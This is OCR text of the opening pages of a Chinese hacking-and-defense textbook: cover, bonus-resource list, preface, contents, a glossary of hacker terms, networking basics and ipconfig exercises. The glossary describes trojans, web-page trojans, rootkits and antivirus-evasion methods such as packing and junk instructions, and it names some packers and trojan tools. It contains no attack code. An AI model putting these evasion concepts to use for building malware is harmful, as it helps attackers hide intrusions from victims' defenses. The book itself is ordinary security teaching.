从新手到高手

黑客入门与网络安全实用手册
安全技术全新升级

黑客攻防与网络安全

从新手到高手（绝招篇）

网络安全技术联盟　编著






网络安全技术联盟倾心打造
海量王牌资源超值赠送

- 超值赠送1　同步微视频
- 超值赠送2　精美教学PPT课件
- 超值赠送3　黑客工具（107个）速查电子书
- 超值赠送4　常用黑客命令（160个）电子书
- 超值赠送5　常见故障维修电子书
- 超值赠送6　Windows 10 系统使用和防护技巧电子书
- 超值赠送7　8大经典密码破解工具电子书
- 超值赠送8　加密与解密技术快速入门电子书
- 超值赠送9　网站入侵与黑客脚本编程电子书
- 超值赠送10　黑客命令全方位详解电子书
- 超值赠送11　CDlinux 系统文件包
- 超值赠送12　Kali 虚拟机镜像文件
- 超值赠送13　无线密码的字典文件

清华大学出版社

作者简介

“**网络安全技术联盟**”由众多网络安全高手组成，对系统和网络安全中的漏洞非常熟悉，致力于网络安全技术研究和普及，秉承技术自由、技术创新、技术共享、技术进步的原则，为网络安全爱好者提供一个共同进步的平台。



从新手到高手

黑客攻防与网络安全
从新手到高手（绝招篇）

网络安全技术联盟　编著

清华大学出版社
北　京

内容简介

本书在剖析用户进行黑客防御中迫切需要或想要用到的技术时，力求对其进行傻瓜式的讲解，以利于读者对网络防御技术有一个系统的了解，能够更好地防范黑客的攻击。全书共分为 13 章，包括黑客攻防与网络安全快速入门、Windows 中的 DOS 窗口与 DOS 命令、网络踩点侦察与系统漏洞扫描、缓冲区溢出攻击与网络渗透入侵、目标系统的扫描与网络数据的嗅探、Windows 系统远程控制与网络欺骗、黑客信息的追踪与代理服务器的应用、木马病毒的防御与查杀软件的使用、网络流氓软件与间谍软件的清理、可移动 U 盘的安全防护与病毒查杀、磁盘数据的备份与恢复技巧、无线网络的组建与安全分析、无线路由器及密码的安全防护等内容。

本书赠送的微视频，读者可直接在书中扫码观看。另外，本书还赠送其他王牌资源，帮助读者全面地掌握黑客攻防知识。赠送资源较多，在本书前言部分对资源项做了详细说明。

本书内容丰富、图文并茂、深入浅出，不仅适用于网络安全从业人员及网络管理员，而且适用于广大网络爱好者，也可作为大中专院校相关专业的教学参考书。

图书在版编目(CIP)数据

黑客攻防与网络安全从新手到高手. 绝招篇 / 网络安全技术联盟编著. —北京：清华大学出版社, 2019
（从新手到高手）
ISBN 978-7-302-53369-6

Ⅰ. ①黑…　Ⅱ. ①网…　Ⅲ. ①黑客—网络防御　Ⅳ. ①TP393.081

中国版本图书馆CIP数据核字（2019）第163551号

责任编辑：张　敏
封面设计：杨玉兰
责任校对：徐俊伟
责任印制：宋　林

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，　http://www.wqbook.com
地　　址：北京清华大学学研大厦A座　　　邮　　编：100084
社 总 机：010-62770175　　　邮　　购：010-62786544
投稿与读者服务：010-62776969, c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015, zhiliang@tup.tsinghua.edu.cn
印 刷 者：北京嘉实印刷有限公司
装 订 者：北京嘉实印刷有限公司
经　　销：全国新华书店
开　　本：185mm×260mm　　印　　张：16.25　　字　　数：375千字
版　　次：2019年10月第1版　　印　　次：2019年10月第1次印刷
定　　价：69.80元

产品编号：082953-01

Preface
前 言

随着手机、平板电脑的普及，无线网络的防范就变得尤为重要，为此，本书除了讲解有线网络的攻防策略外，还融入了目前市场上流行的无线攻防等热点知识。

本书特色

- 知识丰富全面：知识讲解由浅入深，涵盖了常见黑客攻防知识点，使读者能循序渐进地掌握黑客攻防方面的技术。
- 图文并茂：注重操作，在介绍案例的过程中，每一个操作均有对应的示意图。这种图文结合的方式使读者在学习过程中能够直观、清晰地看到操作的过程以及效果，便于更快地 理解和掌握。
- 案例丰富：把知识点融汇于系统的案例实训中，并且结合经典案例进行讲解和拓展，进而达到“知其然，并知其所以然”的效果。

提示技巧、贴心周到：本书对读者在学习过程中可能遇到的疑难问题以“提示”的形式进行了说明，以免读者在学习的过程中走弯路。



超值赠送







本书除赠送同步微视频外，还赠送精美教学 PPT 课件、黑客工具（107 个）速查电子书、常用黑客命令（160 个）电子书、常见故障维修电子书、Windows 10 系统使用和防护技巧电子书、8 大经典密码破解工具电子书、加密与解密技术快速入门电子书、网站入侵与黑客脚本编程电子书、黑客命令全方位详解电子书、CDlinux 系统文件包、Kali 虚拟机镜像文件、无线密码的字典文件。读者可扫描右侧二维码，或发邮箱至 zhangmin@tup.tsinghua.edu.cn 获取相关资源。

读者对象



本书不仅适用于网络安全从业人员及网络管理员，而且适用于广大网络爱好者，也可作为大中专院校相关专业的教学参考书。

写作团队

本书由长期研究网络安全技术的网络安全技术联盟编著，另外还有王秀英、王英英、刘玉萍、刘尧等人参加编写工作。在编写过程中，编者尽所能地将最好的讲解呈现给读者，但难免有疏漏和不妥之处，敬请不吝指正。

编 者

Contents

目　录

第1章　黑客攻防与网络安全快速入门

真正的黑客并不只是攻击，而是通过攻击来研究漏洞，从而大大提高系统的安全性。本章介绍黑客攻防与网络安全的相关基础知识，主要内容包括怎样从零开始学黑客攻防技术以及网络安全中的相关概念等。

1.1　怎样从零开始学黑客

很多学生对黑客技术很感兴趣，但是对于怎样从零开始学习黑客知识还是很茫然。例如，不知道要掌握黑客技术应该学哪些知识，哪些知识是必学的，要掌握黑客编程技术应该学习哪些程序开发语言，学会之后要干什么？本节就来介绍怎样从零开始学黑客技术。

1.1.1　计算机原理很重要

在学习黑客知识之前，计算机原理是一定要学习的，从中可以了解很多未来会用到的知识，如计算机的工作流程、数据和指令的存储机制等。这些都是非常重要的知识，如果这些都不懂，那还谈什么黑客技术呢？

1. 计算机的工作原理

用户预先要把指挥计算机如何进行操作的指令序列（称为程序）和原始数据通过输入设备输送到计算机内存储器（简称内存）中。这些指令中的每一条指令中都会明确规定计算机从哪个地址取数，进行什么操作，然后送到什么地址等。

计算机在运行时，先从内存中取出第一条指令，通过控制器的译码，按指令的要求，从存储器中取出数据进行指定的运算和逻辑操作等加工，然后再按地址把结果送到内存中去。接下来，再取出第二条指令，在控制器的指挥下完成规定操作。依此进行下去，直至遇到停止指令。

程序与数据一样存储，按程序编排的顺序，一步一步地取出指令，自动完成指令规定的操作是计算机最基本的工作原理。这一原理最初是由美籍匈牙利数学家冯•诺依曼（John von Neumann）于1945年提出来的，故称为冯•诺依曼原理。

2. 计算机的系统架构

计算机系统由硬件系统和软件系统两部分组成。冯•诺依曼奠定了现代计算机的基本结构，这一结构又称冯•诺依曼结构，其特点如下：

（1）使用单一的处理部件来完成计算、存储以及通信的工作。

（2）存储单元是定长的线性组织。

（3）存储空间的单元是直接寻址的。

（4）使用低级机器语言，指令通过操作码来完成简单的操作。

（5）对计算进行集中的顺序控制。

（6）计算机硬件系统由运算器、存储器、控制器、输入设备、输出设备五大部件组成，并规定了它们的基本功能。

（7）采用二进制形式表示数据和指令。

（8）在执行程序和处理数据时必须将程序和数据从外存储器装入主存储器中，然后才能使计算机在工作时自动地从存储器中取出指令并加以执行。

1.1.2 了解黑客相关术语

在黑客领域中，有一些常用术语，如渗透、DDoS、旁注、WebShell、注入等，需要初学者了解，如果连这些术语都不知道，那真是个黑客“菜鸟”了！下面介绍黑客领域中的相关术语。

1. 肉鸡

所谓“肉鸡”是一种比喻，是指那些能够随意被黑客操控的计算机，对方可以是 Windows 系统，可以是 UNIX/Linux 系统，可以是一般的个人计算机，也可以是大型的服务器，能够像操作自己的计算机那样来操作它们，而不被对方所发觉。

2. 木马

木马是那些表面上伪装成了正常的程序，可是当这些程序被运行时，就会获取系统的整个操控权限。有很多黑客就是热衷于运用木马程序来操控别人的计算机，如灰鸽子、黑洞、PcShare 等。

3. 网页木马

网页木马表面上伪装成一般的网页文件或是将木马代码直接插入到正常的网页文件中，当有人访问网页时，网页木马就会运用对方系统的漏洞主动将配置好的木马客户端下载到对方的计算机上主动运行，从而控制目标计算机。

4. 挂马

挂马就是在别人的网站文件里面放入网页木马或者是将木马代码潜入到对方正常的网页文件里，以使阅读者中马。

5. 后门

后门是指一种绕过安全性操控而获取对程序或系统控制权的办法。在软件的开发阶段，程序员常会在软件内创建后门以便能够修正程序中的缺陷。如果后门被其他人知道，或是在软件发布之前没有删除，那么它就成了安全隐患。一般大多数的特洛伊木马（Trojan Horse）程序都能够被入侵者用于制造后门。

6. Rootkit


Rootkit 是入侵者用来隐藏自己的行踪和保留 root 控制权限的程序工具。一般，入侵者通过入侵的方式获得 root 拜访权限进入系统后，再通过对方系统内存在的安全漏洞获得系统的 root 权限。最后，入侵者就会在对方的系统中安装 Rootkit，以达到自己长久操控对方计算机的目的。

7. 弱口令

所谓弱口令是指密码与用户名相同，密码为空的用户名与密码组合，也包括那些密码强度不够，容易被猜解的组合，类似 123、abc 这样的口令（密码）。

8. Shell

Shell 指的是一种指令执行环境，如按 Windows+R 组合键，打开“运行”对话框，在“打开”文本框中输入 cmd，单击“确定”按钮，就会弹出一个用于执行指令的窗口，这个就是 Windows 的 Shell 执行环境，也被称为“命令提示符”窗口，如下图所示。



9. 溢出

确切地讲，所谓“溢出”应该是“缓冲区溢出”。简单的解释就是程序对接收的输入数据没有履行有效的检测而导致过错，后果可能是造成程序崩溃或者是履行入侵者的指令。大致分为两类：堆溢出和栈溢出。

10. 免杀

免杀是通过加壳、加密、修正特征码、加花指令等技能来修正程序，使其逃过杀毒软件的查杀。

11. 加壳

加壳是运用特别的算法，将exe可执行程序或者dll动态链接库文件的编码进行改变（如实现压缩、加密），以达到缩小文件体积或者加密程序编码，甚至是躲过杀毒软件查杀的目的。目前较常用的加壳工具有UPX、ASPack、PePack、PECompact、UPack、免疫007、木马彩衣等。

12. 花指令

花指令是几条汇编指令，让汇编语句进行一些跳转，使得杀毒软件不能正常判断病毒文件的结构。通俗来讲，就是杀毒软件是从头到脚按顺序来查找病毒，如果把病毒的头和脚颠倒位置，杀毒软件就找不到病毒了。

1.1.3 掌握黑客技术应学习的编程技术有哪些

很多黑客初学者会遇到一个问题，那就是黑客需要学习编程知识吗？答案是肯定的，那么需要学习哪些编程知识呢？其实这与个人的爱好与发展方向有关，如果是要对网站进行安全漏洞检测，就应该学会HTML、PHP、数据库等编程语言；如果对程序开发有兴趣的话，可以学Java、C++、Python等开发性语言。不过，每种语言都有它的优点和缺点，需要通过自己的筛选进行选择性学习。

1.1.4 学习的耐心很重要

学黑客技术的人很多，失败的人也很多，这是因为一些初学者一旦遇到解决不了的问题，就放弃了；或者三天打鱼两天晒网，刚开始有热情，到了后面就没兴趣了。所以只有真正热爱黑客技术的人，才能坚持下来，这就需要学习的耐心了。

1.1.5 黑客技术未来方向在哪里

黑客技术真正的未来在于安全方面，因为只有安全才对社会的发展有意义，那些对社会有意义的东西才能长久的生存下来。为此，现在的黑客一般都会转型做网络安全，因为网络安全研究的是攻防兼备，这是社会发展的必然趋势。

1.2 网络安全中的相关概念

在网络安全中，经常会接触到很多和网络有关的概念，如浏览器、URL、FTP、IP地址及域名等，理解了这些概念，对网络安全有一定的帮助。

1.2.1 互联网与因特网

互联网是指将两台计算机或者是两台以上的计算机终端、客户端、服务端通过计算机信息技术的手段互相联系起来的结果。互联网在现实生活中应用很广泛，在互联网上人们可以聊天、玩游戏、查阅资料等。互联网是全球性的，这就意味着这个网络不管是谁发明的，它总是属于全人类的。

因特网是一个把分布于世界各地的计算机用传输介质互相连接起来的网络。因特网是基于TCP/IP实现的。TCP/IP由很多协议组成，不同类型的协议又被放在不同的层，其中，位于应用层的协议就有很多，

如 FTP、SMTP、HTTP。

1.2.2　万维网与浏览器

万维网（World Wide Web，WWW）简称为 3W，它是无数个网络站点和网页的集合，也是 Internet 提供的最主要的服务。它是由多媒体链接而形成的集合，通常人们上网看到的内容就是万维网的内容。如下图所示为使用万维网打开的百度首页。



提示：互联网、因特网、万维网三者的关系是：互联网包含因特网，因特网包含万维网。凡是能彼此通信的设备组成的网络就叫互联网。所以，即使仅有两台机器，不论用何种技术使其彼此通信，也都叫互联网。

浏览器是将互联网上的文本文档（或其他类型的文件）翻译成网页，并让用户与这些文件交互的一种软件工具，主要用于查看网页的内容。目前最常用的浏览器为微软公司的 Internet Explorer（通常称为 IE 浏览器），如下图所示是使用 IE 浏览器打开的页面。



1.2.3　URL地址与域名

URL（Uniform Resource Locator）即统一资源定位器，也就是网络地址，是在因特网上用来描述信息资源，并将因特网提供的服务统一编址的系统。简单来说，通常在 IE 或 Netscape 中输入的网址就是 URL 的一种，如百度网址 http://www.baidu.com。

域名（Domain Name）类似于因特网上的门牌号，是用于识别和定位互联网上计算机层次结构的字符标识，与该计算机的因特网协议（IP）地址相对应。但相对于 IP 地址而言，域名更便于使用者理解和记忆。URL 和域名是两个不同的概念，如 http://www.sohu.com/ 是 URL，而 www.sohu.com 是域名，如下图所示为使用 URL 打开的网页。



1.2.4　IP与MAC地址

IP 地址用于在 TCP/IP 通信协议中标记每台计算机的地址，通常使用十进制来表示，如 192.168.1.100。但在计算机内部，IP 地址是一个 32 位的二进制数值，如 11000000 10101000 00000001 00000110（192.168.1.6）。

MAC 地址与网络无关，即无论将带有这个地址的硬件（如网卡、集线器、路由器等）接入到网络的何处，都是相同的 MAC 地址，它由厂商写在网络硬件的 BIOS 里。

MAC 地址通常表示为 12 个十六进制数，每两个十六进制数之间用冒号隔开，如 08:00:20:0A:8C:6D 就是一个 MAC 地址，其中前 6 位（08:00:20）代表网络硬件

制造商的编号，它由IEEE分配，而后6位（0A:8C:6D）代表该制造商所制造的某个网络产品（如网卡）的系列号。每个网络制造商必须确保它所制造的每个以太网设备前6个字节都相同，后6个字节不同，这样，就可以保证世界上每个以太网设备都具有唯一的MAC地址。

提示：IP地址与MAC地址的区别在于：IP地址基于逻辑，比较灵活，不受硬件限制，也容易记忆。MAC地址在一定程度上与硬件一致，基于物理，能够具体标识。这两种地址均有各自的长处，使用时也因条件不同而采取不同的地址。

1.3　认识网络通信中的协议

“网络通信协议”是计算机网络的一个重要组成部分，是不同网络之间通信、“交流”的公共语言。有了它，使用不同系统的计算机或网络之间才可以彼此识别，识别出不同的网络操作指令，建立信任关系。

1.3.1　HTTP

HTTP（HyperText Transfer Protocol，超文本传输协议）是用于从WWW服务器传输超文本到本地浏览器的传送协议。它可以使浏览器更加高效显示网页内容。该协议不仅能保证计算机正确快速地传输超文本文档，还能确定传输文档中的哪些内容首先显示（如文本先于图形）等。

1.3.2　TCP/IP

TCP/IP包括两个子协议，即TCP（Transmission Control Protocol，传输控制协议）和IP（Internet Protocol，网际协议）。在这两个子协议中又包括许多应用型的协议和服务，使得TCP/IP的功能非常强大。

TCP/IP中除了包括TCP、IP两个协议外，还包括许多子协议。它的核心协议包括用户数据报协议（UDP）、地址解析协议（ARP）及因特网控制消息协议（ICMP）等。

1.3.3　IP

IP，即互联网协议（Internet Protocol），IP可实现两个基本功能：寻址和分段。IP可以根据数据报报头中包含的目的地址将数据报传送到目的地址。另外，IP使用4个关键技术提供服务：服务类型、生存时间、选项和报头校验码。

IP的基本任务是通过互联网传送数据报，各个IP数据报之间是相互独立的。IP从源运输实体取得数据，通过它的数据链路层服务传给目的主机的IP层。在传送时，高层协议将数据传给IP，IP再将数据封装为互联网数据报，并交给数据链路层协议通过局域网传送。

1.3.4　ARP

ARP（Address Resolution Protocol，地址解析协议）基本功能就是通过目标设备的IP地址，查询目标设备的MAC地址，以保证通信的顺利进行。在局域网中，网络中实际传输的是“帧”，帧里面是有目标主机的MAC地址的。

在以太网中，一个主机要和另一个主机进行直接通信，必须要知道目标主机的MAC地址，这个MAC地址就是通过地址解析协议获得的。所谓“地址解析”就是主机在发送数据帧前将目标IP地址转换成目标MAC地址的过程。

1.3.5　ICMP

ICMP（Internet Control Message Protocol，因特网控制消息协议）是TCP/IP中的子协议，主要用于在IP主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息。这些控制消息虽然并不包含用户

数据，但是对于用户数据的传递起着重要作用。

ICMP 对于网络安全非常重要，ICMP 本身的特点决定了它非常容易被用来攻击网络上的路由器和主机。例如，可以利用操作系统规定的 ICMP 数据包最大尺寸不超过 64KB 这一规定，向主机发起 Ping of Death（死亡之 Ping）攻击。

1.4 实战演练




实战演练1——获取本机的IP地址

在互联网中，一台主机只有一个 IP 地址，因此，黑客要想攻击某台主机，必须找到这台主机的 IP 地址，然后才能进行入侵攻击，可以说 IP 地址是黑客实施入侵攻击的一个关键。使用 ipconfig 命令可以获取本地计算机的 IP 地址，具体的操作步骤如下。

Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，如下图所示。



Step 02 打开“运行”对话框，在“打开”文本框中输入 cmd，如下图所示。



Step 03 单击“确定”按钮，打开“命令提示符”窗口，在“命令提示符”窗口中输入 ipconfig 命令，按 Enter 键，即可显示出本机的 IP 配置相关信息，如下图所示。




提示：在“命令提示符”窗口中，192.168.0.130 表示本机在局域网中的 IP 地址。

实战演练2——获取本机的MAC地址



在“命令提示符”窗口中输入 ipconfig/all 命令，然后按 Enter 键，可以在显示的结果中看到一个 MAC 地址：00-23-24-DA-43-8B，这是本机的物理地址，也是本机的网卡地址，它是唯一的，如下图所示。



